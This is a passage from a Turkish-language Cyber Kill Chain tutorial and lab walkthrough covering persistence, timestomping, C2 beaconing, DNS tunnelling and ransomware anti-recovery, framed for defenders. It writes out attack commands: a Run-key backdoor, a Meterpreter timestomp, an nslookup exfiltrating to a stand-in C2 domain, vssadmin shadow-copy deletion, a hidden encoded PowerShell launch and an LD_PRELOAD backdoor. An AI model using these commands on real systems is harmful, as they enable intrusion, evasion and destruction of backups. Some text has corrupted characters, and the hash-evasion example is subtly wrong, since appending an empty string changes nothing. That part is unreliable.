- **binPath=** : Servis tetiklendiğinde çalıştırılacak zararlı arka kapı dosyamızın tam yolunu belirtir. (*DİKKAT: binPath= parametresinde eşittir işaretinden sonra bırakılan boşluk zorunludur, aksi takdirde komut hata verir*).
- **start= auto** : Sistem her yeniden başlatıldığında (kullanıcı giriş yapsa da yapmasa da) zararlı yazılımın otomatik olarak çalışmasını garanti altına alır.

Registry Run Keys ve Startup (Başlangıç) Klasörleri

Kalıcılığın bir diğer standart vektörü, işletim sisteminin başlatma (Boot) dizinlerine kanca atmaktır. Saldırgan, hedef makinedeki Registry (Kayıt Defteri) "Run" anahtarlarına veya Startup klasörüne zararlı yazılımının yolunu ekler.

ÖNEMLİ Ayırım: Eğer saldırgan düşük yetkili bir kullanıcı profilindeyse, sadece o kullanıcının profilini etkileyen **HKCU (HKEYCURRENT_USER)** anahtarlarına veya **C:\Users\KullaniciAdi\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup** klasörüne yazabilir. Sadece bu kullanıcı oturum açıldığında arka kapı tetiklenir. Eğer yönetici (Admin) haklarına sahipse, **HKLM (HKEY_LOCAL_MACHINE)** anahtarlarına yazar ve bilgisayara _kim giriş yaparsa yapsın zararlı yazılım çalışır.

```
# Bir Registry Run Key eklenerek kalıcılık sağlanması
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v
"OneDriveSync" /t REG_SZ /d "C:\Users\Public\backdoor.exe" /f
```

Bu komutun teknik analizi:

- **HKCU\...** : Mevcut kullanıcının başlangıç kayıt defteri yoludur.
- **/v "OneDriveSync"** : Oluşturulan değerin adıdır. Yine Masquerade taktiği uygulanarak meşru OneDrive senkronizasyon aracı taklit edilmektedir.
- **/t REG_SZ** : Veri tipinin standart bir metin dizesi (String) olduğunu belirtir.
- **/d** : Çalıştırılacak veriyi (zararlı yazılımın yolunu) tanımlar.
- **/f** : Eğer bu isimde bir kayıt zaten varsa, onay sormadan üzerine zorla yazmasını (force) söyler. Kesintisiz otomasyon için gereklidir.

Anti-Forensics: Timestomping (Zaman Damgası Manipülasyonu)

Saldırgan sisteme arka kapılarını ve zararlı dosyalarını bıraktıktan sonra, arkasında çok büyük bir iz bırakmış olur: **Dosya oluşturma ve değiştirme tarihleri**. Olası bir ihlal durumunda Adli Bilişim (Forensic) uzmanları, sistemdeki "son 24 saatte oluşturulan/değiştirilen dosyaları" tarayarak saldırganın bıraktığı tüm araçları kolayca tespit edebilir.

Bu tespiti atlatmak için **Timestomping** (Zaman damgalarını ezme/değiřtirme) teknięi kullanılır. Saldırgan, zararlı dosyasının **MACB** (Modify, Access, Create, Birth - Deęiřtirme, Eriřme, Oluřturma, Doęum) zaman damgalarını, sistemde yıllardır var olan meřru bir dosyanın (örneęin `cmd.exe`) zaman damgalarıyla aynı olacak řekilde deęiřtirir.

Kod snippet'i

```
# Meterpreter üzerinde gerekleřtirilen tipik bir Timestomp iřlemi
meterpreter > timestomp C:\Windows\Temp\malicious_payload.exe -f
C:\Windows\System32\cmd.exe
```

Bu komutun teknik analizi:

- `timestomp` : Meterpreter'in adli biliřim incelemelerini yanıltmak için kullandıęı yerleřik modüldür.
- `C:\Windows\Temp\malicious_payload.exe` : Hedefteki (zamanını gizlemek istedięimiz) zararlı dosyamızdır.
- `-f C:\Windows\System32\cmd.exe` : Referans (File) parametresidir. Meterpreter'a řu talimatı verir: *"Sistemdeki orijinal `cmd.exe` dosyasının oluřturulma ve deęiřtirilme tarihlerini oku ve benim zararlı dosyama birebir kopyala."* Bu iřlemden sonra zararlı dosya sanki 2018 yılından beri sistemde duruyormuř gibi görünecek ve zaman bazlı adli biliřim taramalarından (Time-lining analysis) bařarıyla kaçacaktır.

Command & Control (Komuta ve Kontrol Ařaması)

Cyber Kill Chain metodolojisinin en kritik iřletimsel evrelerinden biri olan Command & Control (kısaca **C2** veya **C&C**), önceki ařamalarda hedef sisteme bařarıyla sızan, yerleřen ve kalıcılık (Persistence) saęlayan zararlı yazılımın, saldırganın ana sunucusuyla uzaktan yönetim amacıyla iletiřim kurduęu ařamadır.



Saldırgan, doğrudan kurbanın makinesine dışarıdan içeriye (Inbound) bir bağlantı başlatamaz; çünkü kurumsal Güvenlik Duvarları (Firewall) ve NAT (Ağ Adresi Çevirisi) yapılandırmaları dışarıdan gelen talepsiz bağlantıları otomatik olarak düşürür (Drop). Bu teknik engeli aşmak için iletişim, içeriden dışarıya (Outbound) doğru, zararlı yazılım tarafından başlatılır. Kurban makine, saldırganın belirlediği harici bir sunucuya bağlanarak *"Ben buradayım, yeni bir komutun var mı?"* şeklinde periyodik sinyaller gönderir. Bu işleme **C2 Beaconing** (Sinyalleşme) adı verilir.

Bağlantı başarıyla kurulduğunda saldırgan kurban makine üzerinde tam kontrole (Full Control) sahip olur. Bu aşamadan sonra veri sızdırma (Exfiltration), yatay hareket (Lateral Movement) veya fidye yazılımı (Ransomware) şifrelemesi gibi nihai hedefler doğrudan bu C2 kanalı üzerinden yönetilir.

Tarihsel Süreç ve Modern C2 İletişim Kanalları

Geçmişte saldırganlar, **IRC** (Internet Relay Chat) protokolünü geleneksel bir C2 kanalı olarak kullanıyorlardı. IRC sunucuları üzerinden binlerce zombi bilgisayar (Botnet) aynı anda yönetilebiliyordu. Ancak IRC trafiği varsayılan olarak şifresizdir ve kurumsal ağlarda **6667. port** üzerinden gerçekleşen bir IRC iletişimi, modern IDS/IPS (Saldırı Tespit/Önleme

Sistemleri) ve SOC (Güvenlik Operasyon Merkezi) analistleri tarafından devasa bir kırmızı bayrak olarak algılanıp anında kesilir.

Bu nedenle modern saldırganlar, zararlı trafiklerini tamamen yasal ve kurumun işleyişi için zorunlu olan trafiklerin arasına gizleme (Evasion/Atlatma) yoluna gitmişlerdir. En yaygın ve tespiti zor modern C2 kanalları şunlardır:

1. HTTP (Port 80) ve HTTPS (Port 443) Üzerinden Sinyalleşme

Web trafiği (HTTP/HTTPS) hiçbir kurum tarafından tamamen kapatılamaz. Saldırganlar, C2 sunucularını normal bir web sunucusu gibi yapılandırır. Zararlı yazılım, komut almak için HTTP GET istekleri, veri sızdırmak için ise HTTP POST istekleri gönderir. Bu durum zararlı trafiği (Malicious Traffic), kurumdaki binlerce çalışanın yarattığı meşru web sörfü trafiğinin (Legitimate Traffic) içine mükemmel bir şekilde harmanlar.

Özellikle **HTTPS (Port 443)** kullanıldığında paketlerin içeriği (Payload) TLS/SSL ile şifrelendiği için, eğer kurumda bir "SSL Inspection" (Araya girip şifreli trafiği çözme) mimarisi yoksa, güvenlik cihazları sadece kurbanın bir IP adresine bağlandığını görür, paketin içindeki zararlı komutları okuyamaz.

```
# Bir SOC analistinin SIEM ekranında görebileceği tipik ancak gizlenmiş bir
HTTP C2 Beaconing logu:
GET /login/process.php?session_id=A8F93BD92 HTTP/1.1
Host: update-microsoft-telemetry.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Cookie: auth_token=V2hvYW1pX2NvbW1hbmRfZXh1Y3V0aW9uX3Jlc3VsdmHM=
```

Bu logun teknik analizi:

- **Host: update-microsoft-telemetry.com** : Saldırgan, C2 sunucusunun alan adını meşru Microsoft servislerini taklit edecek şekilde (Masquerading) seçmiştir.
- **session_id=A8F93BD92** : Bu rastgele görünen değer aslında kurban makinenin C2 sunucusuna kendini tanıttığı benzersiz bir kimliktir (Bot ID).
- **Cookie: auth_token=...** : En kritik nokta burasıdır. Saldırgan veri sızdırmak veya komut çıktısını göndermek için HTTP gövdesini (Body) kullanmaz; bunun yerine önceki adımda çalıştırdığı komutun sonucunu Base64 ile şifreleyerek tamamen yasal görünen bir **Cookie** başlığının (Header) içine saklar. (Buradaki Base64 dizesi çözüldüğünde **Whoami_command_execution_results** metni ortaya çıkar).

2. DNS Tunneling (DNS Tünelleme)

DNS (Alan Adı Sistemi), internetin telefon rehberidir ve güvenlik duvarlarında genellikle en gevşek bırakılan, dışarıya (Port 53) çıkışına istisnasız izin verilen protokoldür. C2 iletişimde **DNS Tunneling**, zararlı yazılımın komutları ve verileri meşru DNS sorguları içine paketleyerek taşıması işlemidir.

Saldırgan, öncelikle kendi kontrolünde olan bir alan adı (örneğin `megatron-c2.com`) satın alır ve bu alan adının "Yetkili İsim Sunucusunu" (Authoritative Name Server) kendi kurduğu C2 yazılımına (Örn: Cobalt Strike, dnscat2) yönlendirir.

```
# Kurban makinenin komut satırında arka planda otonom olarak çalıştırılan  
DNS tünelleme sorgusu  
nslookup -type=TXT sysinfo_base64_encoded.megatron-c2.com
```

Bu komutun teknik analizi ve mantık zinciri:

- Kurban makine, doğrudan saldırganın IP'sine gitmez. Şirketin yerel DNS sunucusuna "`sysinfo_base64_encoded.megatron-c2.com` adresinin TXT kaydı nedir?" diye sorar.
- Şirketin DNS sunucusu bu alt alan adını (Subdomain) bulmak için internete çıkar ve saldırganın C2 sunucusuna ulaşır. Burada tünellemenin ilk aşaması gerçekleşir: Kurban makinenin sistem bilgisi (`sysinfo_base64_encoded`), alt alan adı formunda C2 sunucusuna iletilmiş (Exfiltration) olur.
- Saldırganın C2 sunucusu bu sorguyu alır, loglar ve cevap olarak (Response) çalıştırılmasını istediği yeni komutu bir **TXT kaydı** içine (Örneğin: `powershell.exe -c "Invoke-Mimikatz"`) koyarak geri gönderir.
- Kurban makine bu TXT kaydını alır, içindeki komutu çalıştırır ve döngü (Beaconing) tekrar başlar. Bu işlem tamamen standart DNS trafiği içinde gerçekleştiği için çoğu güvenlik cihazını atlatır.

ÖNEMLİ (Altyapı Gizliliği / OPSEC): Gelişmiş saldırganlar, C2 iletişimini doğrudan kendi barındırdıkları sunuculara (Attacker-owned infrastructure) yapmazlar. İzlerini kaybettirmek ve C2 IP'sinin engellenmesini (Blacklisting) önlemek için, internet üzerinde zafiyet barındıran rastgele üçüncü taraf web sitelerini (Örn: güncellenmemiş bir WordPress blogu) ele geçirir ve bunları birer **Redirector** (Yönlendirici) olarak kullanırlar. Kurban makine bu ele geçirilmiş meşru siteye bağlanır, site ise trafiği sessizce saldırganın asıl gizli C2 sunucusuna iletir. Bu sayede SOC analistleri trafiği incelediğinde, iletişimin masum bir e-ticaret veya blog sitesine yapıldığını zannederek alarmı kapatabilirler.

Actions on Objectives (Hedeflere Yönelik Eylemler ve Veri Sızdırma)

Cyber Kill Chain (Siber Saldırı Zinciri) metodolojisinin yedinci ve son evresidir. Önceki altı aşama (Keşif, Silahlandırma, Teslimat, Sömürü, Kurulum ve Komuta Kontrol) tamamen bu nihai anı hazırlamak için kurgulanmıştır. Saldırgan (senaryomuzdaki "Megatron"), artık hedef sistemde kalıcılık sağlamış, güvenli iletişim kanalını kurmuş ve **"Hands-on Keyboard"** (Klavye başında aktif, canlı erişim) yetkisine sahip olmuştur.



Bu aşamada operasyonun doğası tamamen değişir. Saldırgan artık sisteme girmeye çalışmaz; içeridedir ve asıl motivasyonuna (Casusluk, Sabotaj, Fidyeye veya Veri Hırsızlığı) yönelik doğrudan aksiyonlar almaya başlar.

Nihai Hedefler ve Teknik Gerçekleşimleri

Saldırganın, elde ettiği erişimi kullanarak gerçekleştirdiği standart adımlar şunlardır:

1. Internal Reconnaissance (İç Ağ Keşfi)

İlk sızma (Initial Access) genellikle dış dünyayla teması olan standart bir çalışanın makinesine yapılır. Saldırgan dışarıdan yaptığı OSINT (Açık Kaynak İstihbaratı) ile iç ağın gerçek mimarisini göremez. İçeriye düştüğünde aslında kördür. Bu nedenle, ele geçirdiği makineyi bir üs olarak kullanarak kurumun iç ağına yönelik taramalar başlatır. İç ağdaki yazılımların zafiyetleri, Active Directory mimarisi ve kritik verilerin tutulduğu sunucuların konumları bu aşamada tespit edilir.

2. Credential Harvesting (Kimlik Bilgisi Toplama)

Ağ içerisinde ilerleyebilmek için geçerli kullanıcılara ait parola veya parola özetlerine (Hash) ihtiyaç vardır. Saldırgan, işletim sisteminin belleğine müdahale ederek (örneğin Windows'ta LSASS sürecine Mimikatz gibi araçlarla sızarak) veya sistem yöneticilerinin bıraktığı otomasyon scriptlerindeki (betik) açık metin (clear-text) parolaları toplayarak kimlik bilgisi havuzunu genişletir.

3. Privilege Escalation (Yetki Yükseltme)

Sisteme ilk girildiğinde saldırgan genellikle sıradan bir **Domain User** (Etki Alanı Kullanıcısı) haklarına sahiptir. Güvenlik yazılımlarını (EDR/AV) devre dışı bırakmak ve tüm ağda söz sahibi olmak için işletim sistemindeki yanlış yapılandırmaları (Misconfigurations) veya yamalanmamış zafiyetleri sömürür. Amacı, yerel makinede **NT AUTHORITY\SYSTEM**, tüm ağda ise **Domain Administrator** (Etki Alanı Yöneticisi) seviyesine ulaşmaktır.

4. Lateral Movement (Yanal Hareket)

Yetki yükseltme ve kimlik bilgisi toplama adımlarının doğal sonucudur. Saldırgan, ilk sızdığı kurban bilgisayarında sabit kalmaz. Elde ettiği yeni yetkiler ve parolalarla kurumun iç ağındaki diğer sunuculara, veritabanlarına ve iş istasyonlarına sızarak. Bu işlem genellikle RDP (Uzak Masaüstü Protokolü) veya SMB (Sunucu İleti Bloğu) gibi tamamen yasal ağ protokolleri üzerinden yapıldığı için tespit edilmesi zordur.

5. Data Collection and Exfiltration (Veri Toplama ve Sızdırma)

Veri ihlali ve kurumsal casusluğun kalbidir.

- **Collection (Toplama):** Fikri mülkiyet dosyaları, müşteri veritabanları veya finansal tablolar tespit edilir. Veriler, ağdaki Veri Kaybı Önleme (DLP) sistemlerine takılmamak ve hızlı aktarılacak için şifrelenir ve parçalı arşivler (Örn: .zip veya .rar) haline getirilir.
- **Exfiltration (Sızdırma):** Paketlenmiş bu veriler, bir önceki aşamada kurulan C2 (Command & Control) tünelleri (HTTPS, DNS) üzerinden saldırganın dış dünyadaki sunucularına kaçırılır.

6. Anti-Recovery: Yedeklerin ve Gölge Kopyaların Silinmesi

ÖNEMLİ: Ransomware (Fidye Yazılımı) saldırılarının başarıya ulaşması için zorunlu olan en kritik adımlardan biridir. Kurumun verileri şifrelendiğinde, IT ekiplerinin fidyeyi ödemek yerine sistemleri eski bir yedekten geri dönmesini engellemek gerekir. Bunu başarmak için Microsoft'un yerleşik felaket kurtarma ve anlık yedekleme teknolojisi olan **Shadow Copy** (VSS - Volume Shadow Copy Service) kayıtları yok edilir.

```
# Bir fidye yazılımının dosyaları şifrelemeden hemen önce arka planda çalıştırdığı tipik komut
vssadmin.exe Delete Shadows /All /Quiet
```

Bu komutun teknik analizi ve mantık zinciri:

- `vssadmin.exe` : Windows'un yerleşik gölge kopya yönetim aracıdır. Saldırgan dışarıdan bir silme aracı getirmek yerine işletim sisteminin kendi aracını (Living off the Land) kullanarak antivirüsleri atlatır.
- `Delete Shadows` : Sistemdeki anlık dosya yedeklerini ve geri dönüşüm noktalarını silme talimatı verir.
- `/All` : Seçici davranmaz, makinedeki tüm sürücülerdeki (`C:\` , `D:\` vb.) mevcut bütün kopyaları hedefler.
- `/Quiet` : Sistemin son kullanıcıya herhangi bir "Silme istediğinize emin misiniz?" uyarısı (prompt) çıkarmasını engeller. İşlem tamamen hayalet modda gerçekleşir ve IT ekibinin yerel kurtarma şansını kalıcı olarak sıfırlar.

7. Data Corruption and Destruction (Veri İmhası/Bozulması)

Eğer saldırganın motivasyonu finansal kazanç veya casusluk değil, doğrudan düşman kurumu çalışamaz hale getirmekse (Sabotaj), **Wiper** (Silici) tarzı zararlı yazılımlar kullanılır. Veriler sızdırılmaz veya fidye için şifrelenmez; diskteki Master Boot Record (MBR) veya kritik veritabanları, üzerine anlamsız veriler yazılarak (Overwrite) geri döndürülemez şekilde bozulur (Corrupt data). Operasyon, sistemlerin tamamen imhasıyla sonuçlanır.

Cyber Kill Chain: Pratik Senaryo Analizi (Statik Laboratuvar Çözümü)

Weaponization (Silahlandırma)

Cevap: powershell

- **Teknik Mantık (Neden?):** Saldırganlar, hedef sisteme zarar verecek aracı (Payload) bu aşamada hazırlarlar. Gelişmiş saldırılarda dışarıdan özel bir `.exe` (Malware) getirmek yerine, sistemin kendi içinde yasal olarak bulunan araçlar silah haline getirilir (Living off the Land - LotL). **PowerShell**, Windows sistemlerinde derinlemesine yetkilere sahip olduğu için, zararlı makroların veya betiklerin çalıştırılması için mükemmel bir "silah" (Weapon) olarak kullanılır.

```
# Tipik bir silahlandırılmış PowerShell örneği (Obfuscated / Gizlenmiş)
powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3...
```

(Not: PowerShell aslında bir araçtır ancak bu senaryoda saldırganın hedefe ulaştırdığı zararlı kodun taşıyıcısı/silahlı olarak konumlandırılmıştır.)

Delivery (Teslimat)

Cevap: spearphishing attachment


- **Teknik Mantık (Neden?):** Teslimat aşaması, silahlandırılan yükün (örneğin zararlı PowerShell komutu içeren bir Word dosyasının) hedef ağın içine sokulduğu evredir.

Spearphishing (Zıpkınla Oltalama), rastgele değil doğrudan hedef kurumun (Target) belirli bir departmanına (örneğin Fatura veya İK) gönderilen, inandırıcılığı yüksek ve zararlı "ek" (attachment) barındıran e-postalardır. Kutu ikonunun anlamı, paketin kurbanına "teslim" edilmesidir.

Exploitation (Sömürü)

Cevap: exploit public-facing application

- **Teknik Mantık (Neden?):** Sömürü, zafiyetin tetiklendiği ve sistemde yetkisiz kod çalıştırma (RCE) hakkının kazanıldığı anı temsil eder. **Exploit public-facing application** (Dış dünyaya açık uygulamanın sömürülmesi), kurumun internete açık olan bir web sunucusundaki (örneğin Apache, IIS veya tedarikçi portalı) bir açığın (CVE) kullanılarak içeri sızılmasıdır.



Installation (Kurulum / Kalıcılık)

Cevap: dynamic linker hijacking

- **Teknik Mantık (Neden?):** Saldırgan sömürüden sonra sistemi yeniden başlattığında veya paralo değiştiğinde erişimini kaybetmemek için sisteme kök salmalıdır

(Persistence/Kalıcılık). **Dynamic Linker Hijacking** (Dinamik Bağlayıcı Kaçırma), Linux'ta LD_PRELOAD veya Windows'ta DLL arama sırası (DLL Search Order Hijacking) zafiyetlerini kullanarak, işletim sistemi her meşru bir program başlattığında arka planda saldırganın zararlı kütüphanelerinin (arka kapı) yüklenmesini sağlayan çok ileri seviye bir "Kurulum" taktiğidir.

```
# Linux sistemlerde tipik bir dynamic linker hijacking kalıcılık örneği
export LD_PRELOAD=/tmp/malicious_backdoor.so
```

Command & Control (Komuta Kontrol)

Cevap: fallback channels

- **Teknik Mantık (Neden?):** Megafon ikonu, zararlı yazılımın içeriden dışarıdaki saldırgana (C2 Sunucusuna) "Ben buradayım, komut ver" diye bağırdığı (Beaconing) kanalı temsil eder. **Fallback channels** (Yedek Kanallar), gelişmiş bir C2 stratejisidir. Eğer Mavi Takım (Blue Team) saldırganın ana iletişim kanalını (Örn: Port 443 üzerinden giden HTTPS trafiğini) tespit edip engellerse, zararlı yazılım otomatik olarak önceden belirlenmiş alternatif bir protokole (Örn: DNS Tünelleme) geçiş yapar. Bu, iletişimin kopmamasını garanti altına alır.

Actions on Objectives (Nihai Hedefler)

Cevap: data from local system

- **Teknik Mantık (Neden?):** Hedef tahtası, Kill Chain'in son evresidir ve saldırganın asıl niyetini gerçekleştirir. Target veri ihlalindeki ana motivasyon finansal hırsızlıktır. **Data from local system** (Yerel sistemden veri toplama), saldırganın ele geçirdiği sunuculardaki (veya POS cihazlarındaki) kredi kartı bilgilerini (Track 1/Track 2 verileri) tespit etmesi, kopyalaması ve dışarı sızdırmak (Exfiltration) üzere bir araya getirmesi (Collection) eylemidir.

ÖNEMLİ (Sınav/Sertifika Notu): MITRE ATT&CK ve Cyber Kill Chain eşleştirmelerinde kelime oyunlarına dikkat etmelisin. "Spearphishing" kendi başına bir *Delivery* aracı iken, "Exploit public-facing application" ifadesindeki *Exploit* kelimesi seni doğrudan 4. evreye (*Exploitation*) götürmelidir.

Conclusion: Cyber Kill Chain'in Sınırları ve Modern Savunma Mimarisi

Lockheed Martin tarafından geliştirilen geleneksel Cyber Kill Chain (Siber Saldırı Zinciri), ağ savunmasını yapılandırmak ve saldırganın adımlarını analiz etmek için tarihi bir köşe taşıdır. Ancak endüstri standartlarında %100 güvenliğe ulaşmak isteyen bir siber güvenlik uzmanının kabul etmesi gereken ilk gerçek şudur: **Cyber Kill Chain kusursuz değildir ve tek başına bir savunma stratejisi olamaz.**

Bu metodoloji en son 2011 yılında, yani oluşturulduğu tarihte güncellenmiştir. Aradan geçen süre zarfında güncellenmemesi, modern siber tehdit manzarası (Threat Landscape) karşısında devasa güvenlik boşlukları (Security Gaps) yaratmaktadır. Bir Blue Team (Mavi Takım) analistinin bu boşlukların teknik nedenlerini ve nasıl kapatılacağını derinlemesine anlaması şarttır.

Perimeter (Ağ Çevresi) Güvenliğinin Çöküşü

Geleneksel Kill Chain, **Network Perimeter** (Ağ Çevresi / Sınır) konseptine göre tasarlanmıştır. 2011'in "Kale ve Hendek" (Castle-and-Moat) mimarisinde, şirketin dışı "tehlikeli", içi ise "güvenli" olarak kabul edilirdi. Ancak günümüzde Cloud (Bulut) bilişim, BYOD (Kendi Cihazını Getir) politikaları ve SaaS (Hizmet Olarak Yazılım) mimarileriyle birlikte sabit bir ağ sınırı kalmamıştır. Geleneksel model, ağırlıklı olarak dışarıdan içeriye doğru gelen geleneksel **Malware** (Zararlı Yazılım) tehditlerini engellemeye odaklanır; ancak modern mimarideki kimlik tabanlı (Identity-based) saldırıları analiz etmekte yetersiz kalır.

Tehdit İstihbaratının (Threat Intelligence) Atlatılması

Modern saldırganlar, savunma mekanizmalarını atlatmak için basit araçlardan ziyade karmaşık **TTP** (Tactics, Techniques, and Procedures - Taktik, Teknik ve Prosedürler) kombinasyonları kullanırlar.

Savunma tarafının sıklıkla düştüğü hata, geleneksel Kill Chain süreçlerinde elde edilen statik **IoC** (Indicator of Compromise - İhlal Göstergesi) verilerine (örneğin IP adresleri veya dosya Hash'leri) körü körüne güvenmektir. Saldırganlar, kullandıkları sunucuların IP adreslerini saniyeler içinde değiştirebilir (Fast-Flux DNS) veya zararlı dosyalarının **Hash** (Bir dosyanın benzersiz dijital parmak izini çıkaran kriptografik özet) değerlerini bozarak mevcut Threat Intelligence (Tehdit İstihbaratı) sistemlerini tamamen kör edebilirler.

```
# Bir saldırganın statik Threat Intel (Hash bazlı tespit) sistemlerini
atlatmak için uyguladığı basit bir teknik
# 1. Zararlı yazılımın orijinal Hash değerini alıyoruz (Örn: Antivirüs veri
tabanına bu Hash düştü)
md5sum malicious_payload.exe
# Çıktı: 5d41402abc4b2a76b9719d911017c592

# 2. Saldırgan, dosyanın sonuna yapısını ve işlevini bozmayacak anlamsız bir
null byte (sıfır baytı) ekler
echo -n "" >> malicious_payload.exe

# 3. Dosyanın Hash değeri tamamen değişir. Eski imza tabanlı güvenlik
duvarları bu yeni dosyayı meşru sanıp içeri alacaktır.
md5sum malicious_payload.exe
# Çıktı: 7e34981eab4b1a76c8719d911017c603
```

Yorum: Yukarıdaki süreç, endüstride **Pyramid of Pain** (Acı Piramidi) olarak bilinen kavramı açıklar. Hash veya IP engellemek saldırgana hiçbir "acı" vermez. Güvenlik şirketlerinin, bu ufak değişiklikleri tespit edebilmek adına yapay zeka (AI) ve davranışsal analiz algoritmaları geliştirmesinin temel nedeni budur. Asıl tespit edilmesi gereken şey saldırganın Hash'i değil, kullandığı **TTP**'lerdir (Örneğin: "Sisteme nasıl girdiğinden bağımsız olarak, PowerShell üzerinden dışarıya şifreli bağlantı kurma *davranışını* engelle").

En Büyük Kör Nokta: Insider Threats (İç Tehditler)

ÖNEMLİ: Geleneksel Cyber Kill Chain'in en ölümcül zafiyeti, **Insider Threat** (İç Tehdit) kavramını hiçbir şekilde hesaba katmamasıdır.

CISA'ya (ABD Siber Güvenlik ve Altyapı Güvenliği Ajansı) göre İç Tehdit; kurum içindeki yetkili bir çalışanın (veya eski çalışanın), sahip olduğu yasal erişim haklarını ve kurumun iç işleyişine dair derinlemesine bilgisini, kuruma zarar vermek (veri sızdırmak, sistemleri sabote etmek) amacıyla kullanmasıdır.

Mantıksal Çerçeve: Kill Chain'in çalışması için bir hedefe "sızılması" gerekir. Ancak bir Insider zaten içeridedir! Bu kişi için *Reconnaissance* (Keşif) yapmaya gerek yoktur çünkü şirket veri tabanının nerede olduğunu bilir. *Weaponization* (Silahlandırma), *Delivery* (Teslimat) veya *Exploitation* (Sömürü) aşamalarına ihtiyaç duymaz çünkü zaten elinde geçerli bir kullanıcı adı, parola ve VPN erişimi vardır. Doğrudan *Actions on Objectives* (Nihai Hedefler) aşamasına geçer. Kill Chain bu doğrusal yapısı nedeniyle içerideki haini göremez. Bu durumu tespit etmenin tek yolu, kullanıcıların normal davranış profillerini çıkaran ve sapmaları tespit eden **UEBA** (User and Entity Behavior Analytics) gibi sistemler kullanmaktır.

Modern Savunma Metodolojilerine Geçiş

Cyber Kill Chain'in bu statik, doğrusal ve dış-tehdit odaklı yapısı nedeniyle, sektör standartları daha kapsamlı ve gerçek dünya ile uyumlu olan aşağıdaki framework'lere (çerçevelere) evrilmiştir:

1. **MITRE ATT&CK:** Doğrusal bir zincir yerine devasa bir matris (Matrix) kullanır. Gerçek dünyada APT (Gelişmiş Sürekli Tehdit) grupları tarafından kullanıldığı kanıtlanmış TTP'leri aşama aşama sınıflandırır. Bir saldırganın adımlarını Kill Chain gibi düz bir çizgi yerine, bulut mimarilerinden mobil cihazlara kadar geniş bir yelpazede haritalandırır.
2. **Unified Kill Chain:** Cyber Kill Chain, MITRE ATT&CK ve diğer metodolojilerin en iyi yanlarını birleştiren 18 aşamalı modern bir modeldir. Geleneksel modelin kaçırdığı Yanal Hareket (Lateral Movement), Bulut Sömürüsü ve İç Tehditler gibi evreleri kapsayarak günümüz hibrit ağlarına tam uyum sağlar.

Sonuç: Gerçek bir siber güvenlik uzmanı, Cyber Kill Chain'i tarihi bir temel ve kavramsal bir giriş olarak kullanır; ancak operasyonel savunmasını (Defensive Architecture), Threat

Hunting (Tehdit Avcılığı) ve SOC (Güvenlik Operasyon Merkezi) süreçlerini MITRE ATT&CK gibi daha granüler (ince detaylı) ve güncel modeller üzerine inşa eder.